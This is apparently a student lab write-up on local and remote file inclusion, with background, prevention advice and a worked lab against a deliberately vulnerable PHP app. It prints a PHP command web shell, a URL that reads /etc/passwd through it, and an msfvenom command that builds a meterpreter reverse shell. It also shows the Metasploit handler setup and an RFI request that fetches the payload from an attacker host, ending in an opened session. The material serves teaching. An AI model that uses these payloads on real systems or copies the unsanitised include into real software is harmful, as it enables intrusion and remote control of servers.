Experiment No.: 9

AIM: File Inclusion Vulnerabilities: Explore remote and local file inclusion vulnerabilities in DVWA. Show how attackers can include malicious files on a server and execute arbitrary code.

Definition of File Inclusion Vulnerability:

File inclusion vulnerability is a security flaw that allows an attacker to access/execute arbitrary files on a target system. We can often find this type of vulnerability in web applications that dynamically include files based on user input. The lack of appropriate checks could allow the attacker to gain unauthorized access to sensitive data. File inclusion vulnerabilities can be difficult to detect and protect against, making them a common target for hackers.

How Does File Inclusion Work?

Now that we have seen the definition, let's go a bit deeper and see how it works.

File inclusion works by allowing an application to dynamically include and execute files based on user input. But just to stress more the concept, try to imagine this example: We consider a hypothetical application that:

- allows users to upload their own profile pictures
- generates a link to the uploaded picture and displays it on the user's profile page.

However, if the application does not properly validate the file type or the location of the file, an attacker could:

- exploit this by uploading a malicious file and tricking the application into executing it.
- get unauthorized access to some sensitive data

What Types Of File Inclusion Vulnerability Exist?

There are two main types of file inclusion vulnerabilities: local file inclusion (LFI) and remote file inclusion (RFI).

1. **Local file inclusion** (LFI) vulnerabilities occur when an attacker can manipulate an application to include and execute files from the local file system. We can find this particular vulnerability in web applications that don't check for user input and load dynamically some files. It can be extremely dangerous when the target application has also an Unrestricted File Upload vulnerability as we have seen in the related article. The combination of these two vulnerabilities can let an attacker do whatever he wants. In other cases, the vulnerability can be still dangerous but it can have some limits.
2. **Remote file inclusion** (RFI) vulnerabilities occur when an attacker can manipulate an application to include and execute files from a remote location. We can find this vulnerability in applications that dynamically include files from external sources, based on user input. Such as a website that displays user-generated content. An attacker can exploit this type of vulnerability by tricking the application into including and executing a malicious file from a remote server under his control.In other words:
   - **LFI** allows the inclusion of files in the local file system
   - With **RFI** the file can be on a remote server.

Directory Path Traversal Vs File Inclusion

The difference between directory path traversal and file inclusion is not so clear so, in this introduction, I want to go a bit deeper! By looking at the web, I noticed that those two vulnerabilities cause a bit of confusion, so I'll try to explain them at my best! Path traversal and file inclusion are similar in that they both involve manipulating the file system of a target system. However, they differ in the specific ways that they are exploited and the types of vulnerabilities that they target.

- **Path traversal**, also known as directory traversal, is a type of vulnerability that allows an attacker to access files and directories that are outside of the intended directory structure. The attacker in

this case manipulates the file path of a request to access files or directories that should not be visible. For example, an attacker could exploit a path traversal vulnerability by accessing the root directory of a server and viewing sensitive files that are not normally accessible to them.
- **File inclusion**, on the other hand, involves manipulating an application to include and execute files from the file system.

Overall, while both path traversal and file inclusion involve manipulating the file system of a target system, they target different types of vulnerabilities and their exploitation is pretty different. Summing up, Directory Path Traversal vulnerabilities allow an attacker to access files and directories that are outside of the intended directory structure, while File Inclusion vulnerabilities allow an attacker to include and execute arbitrary files on a target system.
So the main difference is that File Inclusion, as the name says, includes a file and then executes it.

Example Of LFI
Even if it's just an introduction to file inclusion vulnerability, I want to show you a practical example of LFI.
Obviously, I'll try to keep the technical part as little as possible.

First of all, to exploit this vulnerability we want our malicious payload inside the target server. So in order to simulate a real case, I want to couple this vulnerability with the already seen "Unrestricted File Upload"
Here is an example of an application that has these vulnerabilities:

- Local File Inclusion
- Unrestricted File Upload

If you want to run it on your machine, you should have an HTTP server which supports PHP (XAMPP can be a valid alternative). In this tutorial, I assume you are working on your Kali Machine, so you just need to install PHP by typing this in your terminal and then use the built-in server:

```
sudo apt install php libapache2-mod-php
```

Now you can create a file called "index.php" and write this code inside:

index.php

```
<?php
// include the file passed as GET parameter
if (isset($_GET['file'])) {
   include($_GET['file']);
}

// upload the file
if (isset($_FILES['file'])) {
   move_uploaded_file($_FILES['file']['tmp_name'], 'uploads/' . $_FILES['file']['name']);
}

?>

<!DOCTYPE html>
<html lang="en">
<head>
   <meta charset="UTF-8">
   <meta name="viewport" content="width=device-width, initial-scale=1.0">
```

```
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>Document</title>
    <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.css"
integrity="sha384-
ggOyR0iXCbMQv3Xipma34MD+dH/1fQ784/j6cY/iJTQUOhcWr7x9JvoRxT2MZw1T"
crossorigin="anonymous">
</head>
<body>
    <div class="container">
        <div class="row">

            <div class="col-md-6">
                <form action="" method="POST" enctype="multipart/form-data">
```

```
                    <div class="form-group">
                        <label for="file">Upload file</label>
                        <input type="file" class="form-control" name="file" id="file">
                    </div>
                    <button type="submit" class="btn btn-primary">Submit</button>
                </form>
            </div>
        </div>
    </div>
</body>
</html>
```

This is a PHP script that:

- Handles file uploads
- Includes a file if a GET parameter named file is set
- Checks if the file parameter is set in the $_GET superglobal array
- If it is, the script will include the file specified by the parameter.
- Next, the script checks if a file has been uploaded via a POST request by checking if the file element is set in the $_FILES superglobal array
- If a file has been uploaded, the script will move the uploaded file to the uploads/ directory and give it the original name of the uploaded file.
- The script then outputs an HTML document with a file upload form.


The form uses the POST method and has the enctype attribute set to "multipart/form-data" to allow file uploads. On form submission, the server executes the file we sent.
It's easy, but before proceeding let's create a directory called "uploads" by typing on the terminal:

```
mkdir uploads
```

Now we can execute our simple PHP server with the command:

```
php -S 0.0.0.0:8000 -t .
```

Finally, this is the result in our browser by typing http://<TARGET_IP>:8000



Now you can look for a backdoor or maybe create it by yourself, I'm going to use the one at this address, and this is the code:


```
<?php

if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}

?>
```

So let's upload it with the form, and after that, it's inside the "uploads" folder, so we can execute cat or whatever we want by typing an URL like this:

http://192.168.1.110:8000/?file=uploads/payload.php&cmd=cat%20/etc/passwd
In this case, it will prompt the content of /etc/passwd.


192.168.1.110:8000/?file=uploads/payload.php&cmd=cat /etc/passwd

```
root:x:0:0::/root:/bin/bash
bin:x:1:1::/:/usr/bin/nologin
daemon:x:2:2::/:/usr/bin/nologin
mail:x:8:12::/var/spool/mail:/usr/bin/nologin
ftp:x:14:11::/srv/ftp:/usr/bin/nologin
http:x:33:33::/srv/http:/usr/bin/nologin
nobody:x:65534:65534:Nobody:/:/usr/bin/nologin
```

It would be pretty easy to understand how to take advantage of that to take down the system totally.

Example Of RFI

Here is an example of an application that has a remote file inclusion vulnerability:

index.php

```
<?php
// include the file at the URL passed as GET parameter
$url = $_GET['url'];
include($url);
?>
```

This is similar to what we have already seen, however, in this case, the backdoor is inside a remote server.

Before keep hacking, we need to allow the remote file upload that is turned off by default, so let's stop the server and create a file called "php.ini".

```
allow_url_include=1
```

Now we can run again with the new configuration:

```
php -S 0.0.0.0:8000 -t . -c php.ini
```

In this step, I want to show you something funnier, so let's open an attacker machine (it can also be the same, even if it would be more realistic with two machines).

Let's imagine having those two machines, and jumping into the attacker one, after that you can create your payload with msfvenom in this way:

```
msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.1.116 LPORT=4567 -f raw > shell.php
```

Remember that the value inside LHOST has to be the IP of the attacker's machine.

In the end, we have a backdoor called "shell.php", now we need to host it, and we can do it with a simple Python HTTP server by typing in our terminal:

```
python -m http.server
```


And if everything is ok, you should see your server running.

At this point, still, from the attacker's machine, you have to:

- Run a listener from the terminal with the commands:

```
use exploit/multi/handler
set LHOST <ATTACKER_IP>
set LPORT <CHOSEN_PORT>
set PAYLOAD php/meterpreter/reverse_tcp
exploit
```

This is the example in my machine:




```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.110
LHOST => 192.168.1.110
msf6 exploit(multi/handler) > set LPORT 4567
LPORT => 4567
msf6 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > exploit

[-] Handler failed to bind to 192.168.1.110:4567:-  -
[*] Started reverse TCP handler on 0.0.0.0:4567
```

▪ Open your browser and connect to the vulnerable app with this address

http://<TARGET_IP>?url=<ATTACKER_IP>:<CHOSEN_PORT>/shell.php
In my case, I'm going to connect to:

http://192.168.1.110:8000/rfi.php?url=http://192.168.1.116:8000/shell.php
And we did everything! Now in your attacker machine, you have a working "meterpreter" session and you can get control of the target!



```
[*] Started reverse TCP handler on 192.168.1.116:4567
[*] Sending stage (39927 bytes) to 192.168.1.110
[*] Meterpreter session 1 opened (192.168.1.116:4567 → 192.168.1.110:49534) at 2022-12-14 00:10:24 -0500
```

How Can You Prevent File Inclusion Vulnerability?

There are several possible mitigations for file inclusion vulnerabilities, including the following:

1. **Proper input validation**. One of the most effective ways to prevent file inclusion vulnerabilities is to validate all user-provided input. This technique ensures that the file does not contain any malicious code. This can be done by:
   - using strict input filtering
   - sanitizing user-provided data
   - only allowing certain file types to be uploaded.
2. **Use of a whitelist**. Another way to prevent file inclusion vulnerabilities is to use a whitelist and only allow access to files and directories on that list. This can prevent attackers from accessing sensitive files or directories that are outside of the intended directory structure.
3. **Use of a blacklist**. It's the opposite approach with respect to the whitelist, it's probably less effective and prone to errors. It consists in denying access to several predefined structures in the blacklist.
4. **Regular security updates**. In case you are a webmaster or system administrator keeping your system and applications up to date with the latest security patches is crucial for preventing file inclusion vulnerabilities. Regularly applying security updates can help to fix known vulnerabilities and prevent attackers from exploiting them.
5. **Security training and awareness**. Educating developers about the risks of file inclusion vulnerabilities and how to prevent them is an important part of protecting against these types of attacks. Providing regular security training and awareness programs can help employees to understand the risks and take steps to prevent file inclusion vulnerabilities in their own work.

Conclusion: In conclusion, file inclusion vulnerabilities are a serious threat to the security of web applications. These vulnerabilities allow attackers to include and execute arbitrary files on a target system, potentially gaining unauthorized access to sensitive data or compromising the system in other ways. As we have seen in the examples above, file inclusion vulnerabilities can be difficult to detect and protect against, making them a common target for hackers. Therefore, it is essential for organizations to take steps to secure their systems against file inclusion vulnerabilities and regularly monitor for potential attacks. By doing so, they can safeguard their systems and prevent costly and damaging breaches.